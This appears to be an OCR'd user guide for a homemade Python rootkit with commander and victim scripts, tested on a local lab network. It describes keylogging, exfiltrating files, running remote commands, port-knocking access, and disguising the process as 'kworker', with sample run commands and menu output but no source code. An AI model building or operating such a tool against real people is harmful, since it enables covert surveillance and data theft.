Root Kit
User Guide

Manpreet Parmar
December 5th, 2023

Commander

Purpose

commander.py is a script to run a commander that can communicate with victim scripts on other devices. The commander is able to get the victim to:

- Start Keylogger
- Stop Keylogger
- Transfer key log file
- Start file/directory watcher
- Stop file/directory watcher
- Transfer File To Victim
- Transfer File From Victim
- Run a Program
- Uninstall
- Disconnect

Installing

Running

```
python commander.py -v 192.168.1.87 -c 192.168.1.109
```

Command Line Options

The following command line options are used to configure the commander:

Option	Purpose
“-v”	The victim’s address
“-p”	The commander’s address

Features

- Port Knocking: Initiates a connection with the victim via port knocking, meaning the commander sends a series of packets to specific ports in a correct combination
- Start keylogger: Starts a keylogging process which records the keystrokes of the victim’s keyboard and logs them into a log file.
- Stop keylogger: Stops the keylogger and records the final keystroke to the file
- Transfer key log: Transfer the key log file from the victim to the commander. The key log file is stored in a directory which is named after the victim’s Ip

address. The key logs are serialised by version number in order to differentiate the files


- Start file/directory watcher: Starts a file/directory watcher on the victim. The directory is provided by the commander. Any file events that occur on the watched path will be reported to the commander by having the file sent over. The commander will then place the file inside of the victim's Ip directory in a subdirectory which is named after the type of file event. If the file was deleted, the most recently modified version of that file will be placed in a folder called 'deleted'.
- Stop file/directory watcher: Stops the current file/directory watcher.
- Transfer File to Victim: Transfer a file from the commander to the victim
- Transfer File from Victim: Transfers a file from the victim to the commander
- Run a Program: Runs a program on the victim and displays the programs output on the commander
- Uninstall: Uninstalls the rootkit on the victim
- Disconnect: Disconnects from the victim socket

Limitations


- The commander must send the correct series of packets in order to connect to the victim
- The commander must reinitiate a connection to the victim via port knocking each time it disconnects
- The file/directory watcher can only have one file/directory being watched at a time.
- The file/directory path provided by the user must be typed in accordance to where the victim.py file is placed.
    - I.e. if victim.py was placed in /Downloads/ and the user wants to access a folder inside of /Downloads, /Downloads/Test/, then the commander must input './Test/' in order to get the correct path.
- The commander must wait for the full output of a program ran by the victim to be sent before continuing

Examples

Running the script



Starting the Key Logger



Stopping the Key Logger

```
SELECT AN OPTION FROM THE MENU BELOW:

1. Start Keylogger
2. Stop Keylogger
3. Transfer keylog file
4. Transfer file from
5. Transfer file to
6. Run program
7. Watch file
8. Watch directory
9. Uninstall
10. Disconnect

2
[KEYLOGGER] Stopping keylogger on victim 192.168.1.87:4400
```

Transfer the Key Log File

```
SELECT AN OPTION FROM THE MENU BELOW:

1. Start Keylogger
2. Stop Keylogger
3. Transfer keylog file
4. Transfer file from
5. Transfer file to
6. Run program
7. Watch file
8. Watch directory
9. Uninstall
10. Disconnect

3
[KEYLOGGER] Transferring keylog from victim 192.168.1.87:4400
```

Start File/Directory Watcher

```
SELECT AN OPTION FROM THE MENU BELOW:

1. Start Keylogger
2. Stop Keylogger
3. Transfer keylog file
4. Watch file/directory
5. Stop watching file/directory
6. Transfer file to
7. Transfer file from
8. Run command
9. Uninstall
10. Disconnect

>4
[WATCHING] Starting file/directory watcher on 192.168.1.75:8081
```

Stop File/Directory Watcher

```
SELECT AN OPTION FROM THE MENU BELOW:

1. Start Keylogger
2. Stop Keylogger
3. Transfer keylog file
4. Watch file/directory
5. Stop watching file/directory
6. Transfer file to
7. Transfer file from
8. Run command
9. Uninstall
10. Disconnect

>5
[STOP WATCHING] Stopped watching ./test on 192.168.1.75:8080
[STOP WATCHING] This may take a few seconds to stop the thread...
```


Transfer File to Victim

```
SELECT AN OPTION FROM THE MENU BELOW:

1. Start Keylogger
2. Stop Keylogger
3. Transfer keylog file
4. Watch file/directory
5. Stop watching file/directory
6. Transfer file to Victim
7. Transfer file from Victim
8. Run command
9. Uninstall
10. Disconnect

>6
[TRANSFERRING] Starting Up Transfer to 192.168.1.86
Enter File to Send to The Victim: ./list_file.sh
[TRANSFERRING] Sending over the file ['./list_file.sh', ''] to the the victim
```


Transfer File From Victim

```
SELECT AN OPTION FROM THE MENU BELOW:

1. Start Keylogger
2. Stop Keylogger
3. Transfer keylog file
4. Watch file/directory
5. Stop watching file/directory
6. Transfer file to Victim
7. Transfer file from Victim
8. Run command
9. Uninstall
10. Disconnect

>7
[TRANSFERRING] Starting Up Transfer From 192.168.1.86
Enter File to Receive From The Victim: ./test.txt
```

Running a Command



Uninstalling Rootkit



Victim

Purpose

victim.py is a script that runs forever on a device and is used to send its information to a commander. The victim is programmed to handle the following features:

- Start Keylogger
- Stop Keylogger
- Transfer key log file
- Start file/directory watcher

- Stop file/directory watcher
- Transfer File To Victim
- Transfer File From Victim
- Run a Program
- Uninstall
- Disconnect

Installing

Running

```
sudo python victim.py -c 192.168.1.109
```

Command Line Options

The following command line options are used to configure the commander:

Option	Purpose
“-c”	The commander’s address

Features

- Hide process: Changes the name of the process that is running the python script to a custom process name
- Escalate privileges: Changes the PUID and GUID of the process running the script. This doesn’t actually matter however since the script must be run in sudo to work.
- Port Knocking: Before a connection can be made with a commander, the victim first waits till the commander sends a series of packets with the correct combination of ports. Once they have been received the victim confirms the connection has been established to the commander.
- Start keylogger: Starts a keylogging process which records the keystrokes of the victim’s keyboard and logs them into a log file.
- Stop keylogger: Stops the keylogger and records the final keystroke to the file
- Transfer key log: Transfer the key log file from the victim to the commander. The key log file is stored in a directory which is named after the victim’s Ip address. The key logs are serialised by version number in order to differentiate the files
- Start file/directory watcher: Creates an observer to watch for the changes to a specified file/directory given by the commander. If a file was added/modified, the victim will send the file over to the commander. If a file as deleted, the victim will send the commander a message letting it know that a file was deleted and the file’s name.

- Stop file/directory watcher: The victim will stop the thread currently watching the changes in a file/directory.
- Transfer File to Victim: The victim receives a file from the commander and stores it in the location where the root kit currently resides
- Transfer File From Victim: The victim sends a file to the commander, which is specified by the commander
- Run command: The victim runs a command given by the commander and sends the output of the command back to the commander.
- Uninstall: The victim uninstalls the rootkit currently stored on itself
- Disconnect: The victim disconnects from the commander and awaits a new session to be created via port knocking

Limitations

- The script must be run in sudo or else the program will not have the right privileges to function
- The victim will timeout the sniff currently awaiting for the “knock” packets from the commander, meaning that the commander must send the packets within an instance of the sniff.
- The file/directory watcher uses the absolute path of the file/directory provided by the commander. So if the commander provides the path to be “./test” then the file/directory watcher will first check if that directory exists within the current working directory of the program. If not, then the victim will ask the commander again for a “valid” file/directory path
- If a file is deleted before the victim can send a ‘modified’ or ‘added’ event file then they are not sent over. And due to the slowness of sending file events this could mean a good portion of modified versions of a file are not sent.
- The victim will not return any output if the command provided by the commander is not valid

Examples


Running the Script

```
[root@localhost-live Downloads]# python victim.py -v 192.168.1.87 -p 4400 -k key_log.txt
Press Enter To Hide Victim
```

Hiding the Process

```
[root@localhost-live Downloads]# python victim.py -v 192.168.1.75 -p 8080
Press Enter To Hide Victim
Process hidden as kworker+
```

Establishing a Connection via Port Knocking



Receiving a Command